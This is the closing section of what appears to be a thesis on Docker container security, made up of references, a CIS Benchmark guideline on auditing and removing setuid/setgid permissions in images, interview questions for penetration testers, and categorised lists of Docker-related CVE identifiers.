[24] Paul Menage. CGROUPS. https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt.

[25] Jérôme Petazzoni. Docker can now run within Docker. https://www.docker.com/blog/docker-can-now-run-within-docker/.

[26] runcom. Add /proc/acpi to masked paths. https://github.com/moby/moby/pull/37404.

[27] Aleksa Sarai. docker (all versions) is vulnerable to a symlink-race attack. https://www.openwall.com/lists/oss-security/2019/05/28/1.

[28] Rui Shu, Xiaohui Gu, and William Enck. A study of security vulnerabilities on docker hub. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, CODASPY '17, pages 269–280, New York, NY, USA, 2017. ACM.

[29] staaldraad. Docker build code execution. `https://staaldraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/`.

[30] Felix Wilhem. Quick and dirty way to get out of a privileged k8s pod or docker container by using cgroups release_agent feature. `https://twitter.com/_fel1x/status/1151487051986087936`.

[31] Eric Windisch. Docker 1.6.1 - security advisory. `https://seclists.org/fulldisclosure/2015/May/28`.

Either cite or remove Bibliography entries

Appendix A

Example guideline from Docker CIS Benchmark

4.8 Ensure setuid and setgid permissions are removed (Not Scored)

Profile Applicability:

- Level 2 - Docker - Linux

Description:

Removing setuid and setgid permissions in the images can prevent privilege escalation attacks within containers.

Rationale:

setuid and setgid permissions can be used for privilege escalation. Whilst these permissions can on occasion be legitimately needed, you should consider removing them from packages which do not need them. This should be reviewed for each image.

Audit:

You should run the command below against each image to list the executables which have either setuid or setgid permissions:

```
docker run <Image ID> find / -perm /6000 -type f -exec ls -ld {} \; 2>
/dev/null
```

You should then review the list and ensure that all executables configured with these permissions actually require them.

Remediation:

You should allow setuid and setgid permissions only on executables which require them. You could remove these permissions at build time by adding the following command in your Dockerfile, preferably towards the end of the Dockerfile:

```
RUN find / -perm /6000 -type f -exec chmod a-s {} \; || true
```

Impact:

The above command would break all executables that depend on setuid or setgid permissions including legitimate ones. You should therefore be careful to modify the command to suit your requirements so that it does not reduce the permissions of legitimate programs excessively. Because of this, you should exercise a degree of caution and examine all processes carefully before making this type of modification in order to avoid outages.

Default Value:

Not Applicable

References:

1. http://www.oreilly.com/webops-perf/free/files/docker-security.pdf
2. http://container-solutions.com/content/uploads/2015/06/15.06.15_DockerCheatSheet_A2.pdf
3. http://man7.org/linux/man-pages/man2/setuid.2.html
4. http://man7.org/linux/man-pages/man2/setgid.2.html

CIS Controls:

Version 6

5.1 Minimize And Sparingly Use Administrative Privileges

Minimize administrative privileges and only use administrative accounts when they are required. Implement focused auditing on the use of administrative privileged functions and monitor for anomalous behavior.

Appendix B

Interview Questions

Penetration Testing

- What is the Penetration Testing methodology of Secura?

Docker

- Do you know what Docker is?
- Have you ever encountered Docker during an assessment?
- Do you actively look for Docker in client networks?
- Have you ever reported an issue about Docker for a client?
- Do you think Docker makes applications/systems more secure?

Appendix C

This appendix contains all vulnerabilities related to Docker and software Docker uses (e.g. runC) that I have looked at. It does not contain other exploits (e.g. Kernel exploits) that might also effect Docker. Some vulnerabilities are very old, significantly reducing their risk.

C.1 Useful vulnerabilities

The following high impact vulnerabilities have a known (proof of concept) exploit or instructions on how to reproduce the problem. Sources I found interesting are added.

- CVE–2019–16884[21]
- CVE–2019–13139[29]
- CVE–2019–5736[15][14][10]
- CVE–2019–5021[2][5]
- CVE–2018–15664[27][23]
- CVE–2018–10892[26]
- CVE–2018–9862[17]
- CVE–2016–3697[16]
- CVE–2015–3631[31]
- CVE–2015–3630[31]

C.2 Less useful vulnerabilities

I have also looked at the following vulnerabilities. These are not useful to this research for the reasons listed.

Not enough information is publicly available about the following vulnerabilities:

- CVE–2019–1020014
- CVE–2019–14271
- CVE–2016–9962
- CVE–2016–8867
- CVE–2015–3629
- CVE–2015–3627
- CVE–2014–9357
- CVE–2014–6408
- CVE–2014–6407
- CVE–2014–3499
- CVE–2014–0047

These vulnerabilities are only relevant on Windows:

- CVE–2019–15752
- CVE–2018–15514

These vulnerabilities do not have enough impact to be useful:

- CVE–2018–20699
- CVE–2018–12608
- CVE–2017–14992
- CVE–2015–1843
- CVE–2014–9358
- CVE–2014–5277

And CVE–2019–13509 is only relevant on Docker Stack.